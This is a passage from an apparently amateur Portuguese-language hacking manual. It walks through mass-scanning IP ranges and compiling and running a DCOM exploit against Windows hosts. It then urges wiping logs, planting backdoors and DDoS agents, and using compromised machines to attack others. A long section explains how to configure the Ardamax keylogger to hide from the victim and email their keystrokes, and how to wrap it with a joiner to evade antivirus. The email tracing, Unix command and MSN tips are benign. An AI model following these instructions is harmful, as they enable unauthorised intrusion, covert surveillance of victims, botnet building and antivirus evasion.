1- Exploit existem varios www.securityfocus.com e www.packetstormsecurity.org e escolha o seu.

2- Mass scan para achar vitimas é bom um rapido scan em massa a foundstona www.foundstone.com

* Usar um mass Scan é importante pois busca por a vulnerabilidade DCOM unicamente assim pode varrer milhares de sistemas em pouco tempo.

22.2.As vitimas

Bom essa falha é recente de modo que existem muitas pessoas vulneraveis, muitas mesmas... Com o scan da foundstone podemos varrer mais de 500 mil Computadores em um dia (depende da velocidade da conexao) é simplesmente especificar uma linha de ip ex : 200.200.1.1 200.200.255.255 veja essa linha é bastante grande 65025 computadores e o melhor o scan nao varre na ordem e sim aleatoriamente !!!!! as vitimas sao muitas !!!

* A parte de scan é a mais importante visto que quanto mais bem feito mais vitimas

22.3.hackiando

Depois de encontrar a vitima é só rodar o exploit, vai o exemplo, o nosso exploit é o escrito por H D Moore usar é simples :

- Usage: ./dcom <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

Mas antes vamos compilar

gcc dcom.c -o dcom

pronto agora é só fazer como mostra acima ! existem varios exploits para essa exploração escolha o seu !

22.4.dicas

Depois de invadir o alvo você pode usar o ftp para tranferir arquivos

*Não eskeca de limpar os logs pra isso use o winzapper pegue ele no packetstorm

* Se você não quiser usar o tftp para transferir arquivos, vou ensinar a técnica mais genial e da elite usada pelos mestres da informatica: instale um server de ftp no seu computador e acesse do computador hackiao para transferir arquivos.

* É uma boa instalar um servidor de DDoS (já existe pra windows tb!) assim você pode invadir um bom numero de computadores e usar eles pra um ataque em massa.

* Aproveite o computador hackiado pra atacar outros essa falha é realmente muito boa.

* Uma vez hackiado você deve ser o tipo de hacker "Never say goodbye" uma vez hackiado o computador nunca mais vai ser livrar instale uma backdoor nele se você quiser pode até instalar o patch do DCOm pra evitar que outros invada ! mantenha seus computadores!! existem hackers que chegam a ter centenas até milhares de hosts sob seu controle.

22.5.Referências Bibliográficas

BY STACK
ICQ 221984415

Editado Por: SmiTh

CAPITULO 13

Diversos Assuntos Hacking

23.e-mail anônimo como rastrear quem envia?

A Internet, por concepção, facilita muito a comunicação entre computadores e Pessoas. Acontece que, em prol da facilidade, deixamos de ter segurança. Um bom exemplo disso é o e-mail. Ele foi feito para nos comunicarmos uns com os outros, inicialmente para troca de informações acadêmicas, e hoje, é muito fácil ludibriar o protocolo usado pela correspondência eletrônica para que ele assuma como remetente da mensagem quem quisermos que seja.

Ele não verifica o endereço de quem enviou a mensagem, apenas pergunta qual é.

Nos programas de e-mail, além de preencher todos os campos normais de uma mensagem, eles permitem que você preencha também o campo "from:", ou seja, ele deixa você se passar por quem você quiser.

E também em que servidor de e-mail você deseja mandar a mensagem. O único método de autenticarmos.

Uma mensagem como sendo de quem diz ser é através da criptografia e assinatura eletrônica, mas isso já é um outro assunto...

Lembre-se que é sempre possível identificar quem enviou a mensagem.

Vamos tentar explicar como: vamos supor que você receba uma mensagem de "elvis@rocknroll.sky".

Nos programas de e-mail normalmente muita informação sobre a mensagem - o cabeçalho - não aparece (para não fazer confusão), mas este cabeçalho contém todo o caminho percorrido pela mensagem.

Tornando o nosso exemplo mais simples, a mensagem passou por apenas dois servidores, o que recebeu a mensagem, e o seu.

Você pode consultar no seu servidor (pelo número da mensagem, ou horário), qual foi o servidor que colocou esta mensagem lá.

Descobrindo isso, partimos para o segundo servidor (de smtp) e descobrimos o IP da pessoa que colocou a mensagem naquele servidor de e-mail (ou seja, o número IP da conexão aberta no servidor naquele horário específico).

Provavelmente seria o IP de um terceiro provedor (de acesso). Bastaria descobrirmos qual o usuário que estava conectado no modem deste terceiro provedor (cada modem do provedor possui um IP) no horário em que a mensagem foi posta do servidor de e-mail e pronto. Teríamos o nome do brincalhão em nossas mãos.

Ou senão um contato mediúnico com Elvis...

Obs.: Em alguns casos, servidores SMTP erroneamente configurados permitem a postagem de mensagens para fora do seu domínio, um fato conhecido como "relay". Estes servidores ajudam a manter o anonimato, e devem ser desativados ou corrigidos.

23.1.Unix pequeno manual

O Unix é um sistema operacional desenvolvido em 1969, pela Bell Laboratoriais, originalmente para executar em computadores da DEC, sendo que mais tarde passou a; ser utilizado em mainframes .

Num sentido menos amplo o UNIX é um sistema operacional de tempo compartilhado, denominado kernel.

O kernel é um programa que controla os recursos do computador e os aloca entre os usuários.

Ele controla os programas e periféricos (disco, terminais, impressoras, etc.) que estão ligados à máquina.

O UNIX possui algumas características como:
Capacidade de multitarefa
Muti-usuários
Portabilidade
Conectividade e comunicações Para usuários de DOS

Para quem está acostumado com o DOS, notará algumas diferenças, como os nomes de arquivos, que no DOS tem apenas 8 de nome e 3 de extensão, no UNIX não tem limite podendo ter várias extensões.

Ex: relatorio.txt.zip.tar.

Outro detalhe é por ser um sistema muti-usuário, a entrada ao sistema é feita com um login e um password, onde login é o nome do usuário e password é uma senha de segurança.

Permissões de arquivos e diretórios

No Unix existe uma seqüência de caracteres que definem o que cada usuário pode fazer com cada arquivo ou diretório e somente o dono do arquivo (owner) e o gerente da rede (root) pode mudar as permissões através do comando chmod.

Essa sequência é:

d rwx rwx rwx

Onde:

tipo dono grupo outros r=leitura

w=escrita (gravação)

x=execução
Tipo - é o tipo do arquivo e pode ser:
d = diretório
b = block
r = raw
l = simbolic link
Dono - dono do arquivo, o dono é quem o criou ou copiou.
Grupo - grupo de usuários a que o dono pertence (exemplo: grupo alunos ou grupo professores)
Outros - demais usuários, o resto das pessoas que tem o acesso ao arquivo

Detalhes

O Unix é sensível a caixa das letras, isto é, se um comando é em letra minúscula não pode ser digitado em maiúscula ou se um parâmetro do comando for em maiúscula tem que ser digitado em maiúscula.

Existem arquivos e diretórios escondidos. Para esconder basta colocar um . no começo do nome (.plan)

Pode-se executar vários comandos na mesma linha utilizando o caracter ;

Comando ls

Esse comando mostra o conteúdo de um diretório. É equivalente ao comando dir do DOS. O comando list mostra os arquivos existentes ordenados em ordem alfabética. O ls como outros comandos tem opções para apresentar outras informações.
Sintaxe
ls [-latRF] [arquivo]
Parametros
-t = lista os arquivos em ordem de criação
-a = lista todos os arquivos, inclusive os escondidos
-F = acrescenta os seguintes caracteres no final dos arquivos:
/ - diretório
@ - link
* - executável
-R = lista todos os arquivos e subdiretórios
-l = lista de uma forma completa

Comando cat

O comando cat mostra o conteúdo de arquivos, geralmente do tipo texto. Funciona bem com arquivos pequenos, mas se o arquivo for grande o texto rolará e o usurário não conseguirá ler o conteúdo do arquivo.

Serve também para criação de arquivos texto pequenos do tipo lembretes, para isso basta direciona-lo com > para o nome do arquivo a ser criado (segue exemplo).

Sintaxe
cat arquivo [arquivo2] [aquivo3]

Comando more

O comando more assim como o cat serve para ver o conteúdo de um arquivo que é, geralmente, texto. A diferença entre o more e o cat é que o more faz uma pausa a cada tela cheia exibindo uma mensagem "--More--", dando uma oportunidade ao usuário ler a tela.

Existem vários comandos que são listados ao apertar h mas os mais usados são:
enter exibe mais uma linha do texto espaço exibe mais uma pagina do texto
ctrl+l rescreve a tela v chama o editor de textos vi do Unix para a linha corrente

Sintaxe
more arquivo
Parametros
Esse comando não possui parâmetros

Comando cal

Este comando é usado para exibir o calendário de um determinado mês ou ano.
Observação
o mês deve ser completo, pois o cal difere 95 de 1995. Caso somente um número seja informado será exibido o calendário daquele ano, se nenhum numero for fornecido será exibido o calendário do mês corrente, anterior e posterior.

Sintaxe
cal [-r] [mês] [ano]

Comando mkdir

Serve para criar diretórios e subdiretórios especificados.
Sintaxe
mkdir diretório
Parâmetros
Esse comando não possui parâmetros.

Comando rmdir

Serve para remover diretórios e subdiretórios especificados.
Sintaxe
rmdir diretório
Parametros
Esse comando não possui parâmetros.

Comando cp

Esse comando é útil para copiar arquivos e diretórios para outros diretórios. Semelhante ao comando copy do DOS.

Sintaxe

cp [-r] nome1 nome2
Parametros
-r = copia o conteúdo dos subdiretórios caso nome1 for um diretório

Comando mv
Esse comando é útil para mover arquivos e diretórios. Também é usado para renomear tanto arquivos quanto diretórios, pois o Unix não possui um comando especifico para trocar os nomes de arquivos. Muito cuidado ao mover ou renomear um arquivo, verifique se não exista um outro com o mesmo nome, senão o arquivo existente irá ser substituído pelo outro.

Sintaxe
mv [-i] nome1 nome2
Parametros
-i = pergunta confirmação ao mover

Comando rm

Esse comando é útil para remover arquivos e diretórios. Mas cuidado ao usar o comando rm, pois o Unix não consegue recuperar arquivos, se por acaso usar o parâmetro -r em um diretório. Semelhante aos comandos del e deltree do DOS.

Sintaxe
rm [-ir] nome1
Parametros
-r = remove o conteúdo dos subdiretórios caso nome1 for um diretório
-i = pergunta confirmação para os arquivos

Comando find
Procura por um determinado arquivo no winchester apartir do diretório especificado dando uma lista de quais diretórios se encontra o arquivo especificado.
Sintaxe
find diretório [-parâmetros]
Parametros
-name arquivo = indica o arquivo a ser procurado
-user usuário = indica que o arquivo tem que pertencer a o usuário indicado
-group grupo = indica que o arquivo tem que pertencer a o grupo indicado
-mtime n = procura os arquivos que foram modificados nos exatos n dias
-print = imprime o nome do arquivo na tela, é sempre necessário pois sem ele não irá ser mostrado nada

-exec comando {} ; = executa o comando para todos os arquivos encontrados o {} ; faz parte da sintaxe e é substituído pelo nome do arquivo e é necessário o espaço entre as chaves e a barra

Comando grep

Procura pela ocorrência de uma string no arquivo especificado. Ele exibe apenas as linhas que possuem a string mas cuidado com os caracters interpretados pelo shell (,), {, }, ;, ?, !, *, [, e] use um apóstrofo para isolar esses caracteres.

Sintaxe
grep [-parâmetros] expressão arquivo
Parametros
-v = mostra as linhas que não aparece a string
-i = ignora a diferença entre letras maiúsculas e minúsculas
-c = mostra o número de vezes que foi encontrada a expressão
-n coloca o número da linha em que foi encontrada a expressão

Comando chmod

Muda a permição dos arquivos e diretórios. As permissões de arquivos estão detalhadas no tópico Permissões de Arquivos ao lado esquerdo da página.

Sintaxe
chmod [-fR] quem+/-permissão arquivo
Parametros
-R = troca para arquivos que estão em subdiretórios
-f = caso ocorra algum erro ele força a troca de permissão
quem = é a classe do usúario (ugoa) para quem vai receber a permissão nova
u = usuário
g = grupo
o = outros
a = todas as classes juntos (all)
+/-/= = mais, menos ou igual define se você vai colocar (+) ou tirar (-) a permissão, o sinal = serve para trocar a permissão se ele tiver com permissao ele tira a permissão
permissão = tipo de permissão (rwx)
r = leitura
w = escrita
x = execução

Comando cd

Muda de diretório, equivale ao mesmo comando do DOS. Como o Unix não mostra o diretórios corrente no prompt como o DOS pode-se usar o comando pwd para mostrar o diretórios corrente. Nã esqueça que o diretório principal é simbolizado por / (diferente a do DOS).
Sintaxe
cd [diretório]
Parametros
diretório = o diretório ou o caminho de um para qual você quer ir

Comando pwd

Mostra o diretório corrente em que você está. O Unix não mostra o diretórios corrente no prompt como o DOS
Sintaxe
pwd
Parametros
Esse comando não possui parametros

Comando at

Processa um comando ou arquivo script para ser processados posteriormente numa hora, dia ou mês desejado. O at , após a sua sintaxe, deixa espaço para colorar os comandos ou arquivos script que serão processados posteriormente (use ^d quando acabar de digitar os comandos) ou pode-se especificar um arquivo para entrada com < para dar entrada um arquivo ja criado.
Sintaxe
at [-lr] hora [data] [+incremento]

Parametros
-l= lista todos os jobs programados com at e o número designado para cada um. Mostra aqueles que voce mesmo programou.
-r= remove um job at que você colocou. Mas antes é preciso saber o número e fila em que está o job mostrado com a opção -l
hora= uma hora qualquer, melhor no padrão 24hs. Além o at também reconhece as horas now (agora), midnight (meia-noite), noon (meio-dia).
data= você pode especificar uma data também. A data é no formato mes dia(,ano) ou dia da semanda (sun, mon, wen, ... Pode preceder a data next (próximo).
+incremento= quanto tempo depois da data o at irá ser executado. é formado do símbolo + um número e uma unidade de tempo (minutes (minutos), hours (horas), days (dias), months (meses) e years (anos)

Comando in

O comando ln faz um atalho (link) de um arquivo ou diretório. Voce pode se referir a um arquivo que está num diretório /bin por exemplo no seu diretório home somente fazendo um link do mesmo. Existe dois tipos de link o hard link e o simbolic link (simbolico), o primeiro tipo faz um link onde irá apontar para o lugar no winchester onde o arquivo esta amarzenado, o segundo tipo é um link simbólico pois o link é um arquivo texto que contem o path de onde o arquivo está. Isto quer dizer se voce apagar um hard link ira excluir o arquivo e se apagar um simbolic link irá apagar somente o link.
Sintaxe

ln [-sf] arquivo nomelink
Parametros
-s = cria um simbolic link (hrad link é criado sem esse parametro)
-f = força a criação do link, para links que não se tem permição de leitura
arquivo = nome do arquivo ou diretório que vai ser linkado.

23.2.configurando ardamax keylooger 2.2

1-Download do Keylooger

A principio é necessário baixar o download do Programa que pode ser encontrado aqui

Download Aqui do Ardamax Keylooger 2.2

O Serial Pode Ser Encontrado Aqui

Depois de baixado o programa, iremos instalar o keylooger.

2- Instalando o Keylooger

Clique sobre o o icone do **Ardamax Keylooger 2.2** e comece a instalar.

Selecione todas as opções conforme a figura.

Eu costumo deixar o endereço de instalação conforme o próprio programa solicita, mas se quiser pode altera-lo também.

Feito isso o programa vai se instalar em seu computador, voce poderá marcar as opções **Run Ardamax Keylooger** pra poder assim que terminar a instalação ir nas configurações do programa, e se quiser tambem poderá marcar a opção **view The Quick Tour** pra ver um tutorial de configuração do ardamax em Inglês.E logo em seguida **Clique em Finish.**

3- Configurando o Keylooger

Depois de instalado o Keylooger, vamos configura-lo para que a Vítima não note sua presença.Siga os passos abaixo.

Após feita instalação, o **Ardamax Keylooger** aparecerá no canto direito da tela, perto do relógio e do seu Anti-Virus.Clique com o botão direito do mouse em cima do ícone e selecione "**Options**".Veja a figura.

Feito isso, clique sobre a guia "**Generals**"e em seguida em "**Options**" e selecione as opções

"Run on Windows Startup" que serve para o keylooger iniciar toda vez que o windows for iniciado.Marque a opção "Start In Hidden mode", que serve pra voce usar as teclas de atalhos ali listadas para sumir com o programa do canto da tela, e para reexibi-lo novamente.A outra opção "Self Destruct On" é para programa-lo pra ele desapararecer na data programada, uma opção que eu considero boa assim, pode-se deixar 1 mês ou 1 ano no pc da vitima, ai depois ele se auto destroi.Veja a figura abaixo.

Feito isso, vá até a guia "**Security**" onde estabeleceremos uma senha para o Keylooger.Clique sobre o botão "Enable" e digite uma senha, vai precisar dela toda vez que for acessar o keylooger, e é uma boa opção pra vitimia não ver o que ela esta digitando.Marque todas as outras opções também "Protect Idem Mode" vai pedir a senha toda vez que usa as teclas de atalho, "Protect Log File" protegerá com senha os Logs das mensagens, "Protect Programs Options" Protegerá o programa, assim somente voce poderá abri-lo, "Lock Program Closing" o programa estará fechado, os logs somente poderão ser vistos com essa opção ativada e terá que digitar a senha.Veja a figura abaixo.

Logo em Seguida, vá até a guia "**Invisibility**", e marque todas as opções para maior segurança e para a vitima não desconfiar de nada "Hide Tray Icon" está opção faz o icone sumir, "Hide The Program Form Ctrl+Alt+Del" Marcando essa opção, voce tira o programa da lista do Ctrl+Alt+Del, "Remove Shortcuts From Start Menu" Remove o icone do menu da lista de programas da barra iniciar do Windows, "Remove The Program From Uninstallation List", remove o programa da lista Instalar/Desinstalar do Windows e também do Menu Iniciar, " os outras opções tem as mesmas funções que estas citadas acima.Veja a figura.

Agora vamos falar um pouco sobre essa outra opção o "**Log** Essa opção voce pode ver os logs clicando em "View Log" e tambem terá que clicar em "Clear Log", para começar a criar os logs, e o outro botão "Start Logging" serve pra começar a captar o que esta sendo digitado e tambem pausar os logs.Veja a Figura

Feito isso, agora clique sobre a guia "**Dilivery**"e em seguida em "Control", Note que existe

muitas opções, bom eu vou usar a seguintes configurações, sabendo-se que voce pode configurar da melhor forma, a principio vamos entender sobre algumas opções.A opção "Send Logs Every", voce poderá marcar de quanto em quanto minutos queira que os relatórios dos Logs venham a té voce, através de emails ou através de FTP, que mostrarei mais a seguir.A segunda opção é "Via email" ou "Via FTP" essas opções são como voce vai querer receber os Logs, pode-se optar por ambos, no nosso caso mostrarei através de emails.As outras opções como "Include Keystrokes Logs e "Include Web Activy Log" são para coletar qualquer coisa acessada pela máquina alvo, e a ultima opção "Send Only If Log Size Exceeds" é o limite que voce pode estabelecer em cada arquivo log.Veja a figura.

Logo em Seguida, vamos configurar o email, como disse anteriormente, eu optei a configuração pra receber os logs via email.
Sendo assim, clique sobre a guia "**Email**", na opção "Send To:" voce pode colocar um titulo pra suas mensagens quando vier a receber os logs, pra saber logo que o email provem do ardamax, coloque qualquer titulo, no exemplo que citei coloquei "Olá", logo em seguida vá até a opção "SMTP Host", que no caso tem que estar configurado certinho, pra que o email possa a chegar até voce, no meu caso usei uma conta do yahoo, que na minha opnião é o mais indicado, os outros se voces não souberem o SMTP entrem em www.google.com.br e procure por "SMTP e o nome do servidor" ex: "smtp yahoo", na outra opção "Port:" deixe como está, porta 25.Logo em seguida o tem outra opção "Username" note que terá que colocar apenas o user.ex: h4ck3rs e não h4ck3rs@servidor.com.br,e por ultimo "Password", aqui voce digita a sua senha de acesso ao email.Veja a figura abaixo.Para ver se está tudo oks, clique em Test, e o Ardamax terá que retornar a seguinte mensagem "The Ardamax Keylooger Test e-mail delivery has been completed succesfully.Check Your in Box"

4- Mandando o Keylooger Para a Vitima

Como estamos usando o Ardamax Keylooger 2.2, existe uma função muito interessante, e bem prática.Ele possui uma forma de instalação que consiste nas mesmas coisa que ja vimos acima, Basta configurar e depois logo em seguida, assim que terminar a coniguração ele cria uma executável com as opções que voce selecionou.Pra isso basta dar um clique com o botão direito do mouse em cima do icone no canto da tela e selecionar a opção "**Engine Builder**"e configura-lo como fez no keylooger normal.Observer as figuras abaixo.

Aqui Voce escolhe o nome da executavel, no meu caso usei o do Próprio keylooger.Note que a opção "Installation Folder on Target Computer" está definido como "Windows System Folder", ou seja, vai ser instalado na pasta System do windows.Veja a figura abaixo.

As outras opções a seguiur são as mesmas já configurada anteriormente por voce.Note as Figuras a seguir.

Note que aqui é importante prestar atenção, voce poderá escolher o local onde será criado a Executável, marque o caminho pra não se perder depois.Poderá tambem alterar o icone de instalação.Note a figura a seguir.

Feito isso de um "Finish".

Agora viria a parte um pouco mais chata, no qual voces terão que fazer.Para se livar dos Anti-Virus, é necessário misturar a nossa *exe.com um joiner, existem muitos disponiveis na internet, o mais usado é o microjoiner que também já esta sendo detectado pelos Anti-Virus, então pra voces poderem achar alguns joiners disponiveis na internet vá até o www.google.com.br e na guia busca digite "Download Microjoiner" ou "Download Joiner" ou ainda "Joiner Download" acredito que existem muitos, mas algum bom é dificil, também pra disfarcar o nosso Keylooger um pouco mais Compacte ele com alguns compactadores que tem disponiveis pela Internet.

23.3.DEZ DICAS PARA MSN MESSENGER

Saber quem adicionou você à lista de contatos, colocar um apelido vazio, apagar o endereço de e-mail de um computador público são alguns dos truques que podem ser aplicados a um dos mais populares programas de mensagens instantâneas, o Windows (ou MSN) Messenger, da Microsoft. Confira 10 dicas para explorar ao máximo os seus bate-papos online:

1) Deixe o apelido vazio

O Messenger obriga o usuário a escrever um apelido para ser identificado pelos demais. Mas é possível deixar o espaço em branco. No campo do apelido, enquanto mantém a tecla ALT pressionada, digite "0160" (sem aspas) no teclado numérico - normalmente do lado direito do teclado.

2) Quem adicionou você à lista de contatos

Pode ocorrer de um usuário adicionar você à lista de contatos sem o seu conhecimento. Para ter mais controle, existe uma área do programa que revela esta lista. Vá em Ferramentas > Opções > Privacidade, e clique no botão Ver. Vai aparecer a relação de todas as pessoas que têm você em suas listas de contato.

3) Utilize um endereço que não seja do Hotmail

Sim, é possível utilizar outro endereço de e-mail que não seja do Hotmail ou do MSN. Para tanto, é necessário entrar no Microsoft Passport (www.passport.net) e efetuar um novo registro. Preencha os dados solicitados e, no campo e-mail, digite o endereço com o qual você deseja se conectar ao Messenger (é necessário ser um e-mail válido). Depois de terminado o processo, basta aguardar uma mensagem por meio da qual você poderá ativar a nova conta.

4) Guarde a lista de contatos

Para o caso de você trocar de conta (dica anterior), é fundamental que você conserve a sua lista de contatos (do contrário, vai ter que adicioná-los um a um). Para isso, clique no menu Contatos e em Salvar lista de contatos. Finalmente, selecione uma pasta na qual o Messenger guardará o arquivo.

Para recuperar a lista em uma nova conta, vá novamente em Contatos e clique na opção Importar contatos de um arquivo. Em seguida, selecione o arquivo guardado.

5) Evite mensagens de pessoas que não estão na sua lista

Abra o menu Ferramentas do Messenger e clique em Opções. Depois selecione a aba Privacidade. Acima das listas de usuários, marque a opção Somente as Pessoas da minha

Lista de Permissões podem ver meu status e enviar mensagens para mim.

6) Apague o endereço de e-mail de um computador público

Muitos amantes da privacidade detestam que o endereço de e-mail utilizado para acessar o Messenger fique armazenado em um computador público, como os de cibercafés. Para evitar isso, siga os seguintes passos (depois de encerrar a seção do Messenger):

Clique no botão Iniciar (do Windows) e em Executar;
Digite no campo de texto "control userpasswords2" (sem aspas);
Clique em OK. Vai aparecer a janela Contas de usuário;
Selecione a aba Avançado;
Clique em Gerenciar Senhas e selecione o endereço que você deseja remover do computador;
Aperte o botão Remover e feche as janelas;

7) Faça desaparecer a janela "MSN Hoje"

Para fazer com que a janela "MSN Hoje" não apareça mais no início da seção, clique em Ferramentas > Opções > Geral. Depois, desative a opção Exibir o MSN Hoje ao entrar no Messenger.

8) Quebre a linha sem enviar a mensagem por acidente

É comum, durante o bate-papo, o usuário tentar quebrar a linha com a tecla Enter e acabar enviando a mensagem incompleta. A solução é simples: basta manter a tecla Shift pressionada ao apertar Enter.

9) Dê um zoom no bate-papo

Esta é uma opção interessante para aqueles que não gostam de caracteres pequenos. Para dar um zoom na mensagem - tanto no campo de bate-papo como no de digitação -, pressione a tecla Control e movimente a roda do mouse para aumentar ou diminuir o tamanho das letras.

10) Troque o fundo

A imagem de fundo do Messenger é o arquivo lvback.gif, localizado na pasta C:Arquivos de programaMessenger. Basta colocar uma imagem de mesmo nome no local - mas sugerimos que, antes, você renomeie a original para, por exemplo, lvback_original.gif.

Depois de copiada a nova imagem para a pasta do Messenger, o fundo vai aparecer na próxima vez em que o programa for inicializado.

FONTE: http://tecnologia.terra.com.br/interna/0,,OI500092-EI4804,00.html

23.4.diversos programas hackers

Eraser-Log cleaners: Não deixe rastros em seu computador. Apague todos os registros deixados
History Kill 2000-Log cleaners: Apaga todos os rastros deixados pelos sites - Trial 21 dias.
Steganos Internet Trace Destructor-Log cleaners: Elimina todas as evidências deixadas pela navegação
Marry-Log cleaners:Ferramenta para apagar logs. Requer compilador do C
Galaxy Spy-Sniffer: Monitora e grava todas as atividades entre seu PC e a rede que você acessa - Trial
ICMP datagram sniffer v1.0-Sniffer
Asniffer-Sniffer:Sniffer para Windows.
Connecting-Sockets:Para testar os protocolos e servidores das aplicações para a Web - Shareware EasyTerm-Sockets:Emulador de terminal Telnet para testar protocolos e sockets
IPTrap-Sockets:Captura dados de sockets que estão sendo executados na sua máquina.
TCP IP Builder-Sockets:Ferramenta para testar o comportamento sockets em uma rede

Segurança
EncryptGenie 2.64-Encriptação:Encripte ou decripte seus e-mails. O programa escaneia e filtra os e-mails, bloqueando spams que você venha receber. Shareware Mooseoft
Encrypter 5.0-Encriptação:Programa que encripta arquivos, usando seis tipos de algoritmos diferentes: Blowfish, Cast128, GOST, RC2, Rijndael e Twofish.
FreeEncrypt for Outlook 1.5-Encriptação:Ferramenta de encriptação de e-mail que pode ser integrada Microsoft Outlook 2000 ou superior. Programa suporta a criação de regras para encriptação de e-mails.
Agnitum Outpost Firewall Free/Pro:Um dos melhores firewall do mercado. Neste pacote, encontram-se as versões free e a PRO.
Anti-Trojan Shield:Procure vírus e worms no seu computador e elimine-os com este eficaz aplicativo.
Antiy Ghostbusters:Ferramenta anti-hacker que permite ao usuário limpar os arquivos maliciosos que estão ocultos em seu sistema, como por exemplo: trojans, worns, spywares e backdoor. - Trial
BigFix 1.6:Programa utilizado para a correção de bugs no sistema operacional. Muito útil para a prevenção e otimização do sistema. - Freeware
Busjack 1.0:O modo mais fácil de destruir os vírus cavalo-de-tróia. Este programa remove todas as versões do Netbus.
Kerio Personal Firewall 2.14:Proteja seu computador com este eficaz firewall. Programa que identifica número IP, impedindo que a invasão se complete. 2,05 MB Shareware
Klez Removal Utility:Livre-se do Klez e suas terríveis variações. 80 KB Freeware
LinkLogger 1.4:Monitore o tráfego da sua rede com este aplicativo. Programa que permite criar gráficos visuais comparativos e relatórios. 9,55 MB - Shareware
LockTight 3.1:Encripte arquivos com uma chave de altíssima segurança. Só para ter uma idéia, uma senha de 3 dígitos gera 16.581.375 combinações diferentes

NetMonitor 0.9:Cheque todas as portas do seu computador. - Freeware
NeoWatch 2.4:Detecte invasões com este firewall. Uma vez instalado, o NeoWatch torna o seu computador invisível para conexões TCP e UDP - Shareware

Source Code
6XS:Código-fonte do Secure Internet Communication Suite.
Crack Whore 2.2:Fonte do programa feito para testar a segurança dos sites.
GnuPG:Código-fonte do GNU Privacy Guard.
Java Telnet Applet 2.0:Programa de Telnet para acesso remoto.
Pattern Finder:Programa em JAVA feito para buscar vírus.
Ultimate Bot:Código-fonte de um Bot programado em Visual Basic.
Zodiac:Versão em desenvolvimento de um programa de análise de protocolo DNS.
Vírus:Mais de mil códigos das mais conhecidas pragas virtuais.

Programação
Antechinus C# Editor 4.2:Editor de código C# para compilar e criar aplicações - Shareware Requer Microsoft's .NET Framework
ApplyIt! Software:Permite criar formulários e aplicativos em C++ para serem impressos.
Arisesoft Winsyntax 2.0:Editor de código PHP gratuito.
Asp Compiler 1.0:Compile páginas e scripts em ASP.
AttEdit 2.0:Editor de atributos de tag lines para XML.
AutoEXE 1.0:Crie seus próprios arquivos auto-executáveis.
BinEdit 1.0:Abra e edite qualquer programa auto-executável com este editor de arquivos binários.
Bloodshed Dev-C++ 4.0
Codewhiz 1.7:Programa especial para editar códigos-fonte.
Deface Tool v1.0:Ferramenta que ajuda a deixar sua marca no site invadido.
Jedit:Super editor de códigos-fonte, que suporta mais de 70 linguagens.
NoteTab Light 4.9:Programação - Para escrever seus códigos-fonte de um jeito simples e rápido.
Perl Dev Kit 4.1.2 (Linux):Ferramentas para desenvolver scripts e exploits em Perl.

Hacking
Ghostsurf 2.0-Cracking:Para navegar anônimo pela Internet.
GRL RealHidden 1.0-Cracking:Esconda vários arquivos dentro de um só. - Freeware
Hackman 7.0-Cracking:Software para engenharia reversa de todos os tipos de software.
Hijacking Suite (Linux)-Cracking:Conjunto com ferramentas para Hijacking.
Angry IP Scanner 2.0-Cracking:Escaneie portas abertas e muito mais. - Freeware
kILLer webdlr 1.0-Cracking:Rompe a proteção de firewalls e antivírus.
Mulltibinder-Cracking:Um joiner para camuflar arquivos dentro de EXEs. - Freeware
Netbusfucker-Cracking:Programa de contra-ataque simples para invasores que usam o NetBus. - Freeware
GNU Netcat (Linux)-Cracking:A famosa ferramenta para acesso remoto e administração de

redes. - Freeware
Pandora 0.01 (Linux)-Cracking:Ferramentas para ataques direcionados ao Novel Netware.
Recycle Fucker-Cracking:Cria um arquivo impossível de ser apagado dentro da Lixeira. - Freeware
TracerX (Linux)-Cracking:Trace route de última geração. Requer bibliotecas: libnet .99f e libpcap .4a52
Tronscanner-Cracking:Ferramentas para acesso remoto do tipo cliente/servidor.
WhereIsIP 2.2-Cracking:Consiga a localização geográfica de um computador. - Shareware
Zodiac 0.4.9 (Linux)-Cracking:Analisa protocolos DNS.
65 DDS Agent detector (Linux, BSD e Solaris)-Denial of Service:Programa para detectar agentes de DDOS.
Fraggle-Denial of Service:Variação do Smurf.c. Requer compilador C
FUDEDOR 2.0-Denial of Service: Ataque DOS do tipo flood. 2,51 KB Requer compilador C
FUDEDOR 3.0-Denial of Service: Ataque DOS do tipo flood. 8,32 KB Requer compilador C
Gag (Linux, BSD e Solaris)-Denial of Service: É um scanner para agentes “stacheldraht”.
Immortal-Denial of Service:Testa conexões.
K-Line Killer v2.0-Denial of Service: Bouncer para IRC.
Poink-Denial of Service:Ataque tipo ARP Denial of Service contra Windows. Requer compilador C
RST Flip-Denial of Service:Derruba conexões em Linux, SunOS, FreeBSD... Requer compilador C
Rwhokill-Denial of Service:Programa para ataque DOS. Requer compilador C
Slice 2-Denial of Service:Ferramenta para ataques DOS. Requer compilador C
Synk4 Random-Denial of Service:IP spoofing SYN flooder. Requer compilador C
TCP Speed 1.1-Denial of Service: Analisa a velocidade do servidor de um site.
Trash 2-Denial of Service: Ataque DOS contra máquinas com Win 98/2000. Requer compilador C UDP Flood-Denial of Service: Ferramenta para ataques DOS. Requer VB Run Time 3
Windows AnonIRC v1.0-Denial of Service Programa e lista de servidores para se conectar anonimamente.
Apache NoseJob-Exploits:Remote exploit para servidores Apache rodando em FreeBSD, NetBSD e OpenBSD.
Apache Fun-Exploits: Explora uma vulnerabilidade (chunked data) dos servidores Apache.
Apache Scalp-Exploits: Exploit que usa a técnica de Brute Force em servidores Apache que rodam no OpenBSD/x86. Requer compilador C
Apache remote DoS-Exploits: Exploit baseado na falha de chunked encoding do Apache. Requer compilador C
Apache Smash-Exploits: Exploit remoto para ataques do tipo DoS.
Athena 0.5-Exploits: Exploit também conhecido como php-mass-scanner.

Divix
Divx Codec 4.01:Codec de vídeo
Divx Bundle 4.01:Pacote com tudo para Divx
Divx Autorum 1.3:Crie menus auto-executáveis para CD com Divx
Global Divx Player 1.9.1:Player para filmes em formato Divx

DiVx
Virtuadub1.5.0 :Misture arquivos AVI, ASF e MPEG em um só arquivo AVI
DivX 5.03: Codec para tocar vídeos DivX
GordianKinot 0.25:Transforma formato DVD em Divx
Rad Light Player 3.021:Troque formatos de vídeo, per-to-per
Phreacker
ADial: War dialer
Apex: Gera ligações falsas
AutoHack: war dialer
Bina:O nome já diz tudo
BlackBox: Programa para black box
BoxTones:Gera sequencial de tones
BrownBox:Programa para caixa marrom
CatCall:Ótimo discador
Cellman:Scaneador de celulares
Cyberphreack:hackeador de sistemas telefônicos
FuckHacker:quebra senhas telefônicas
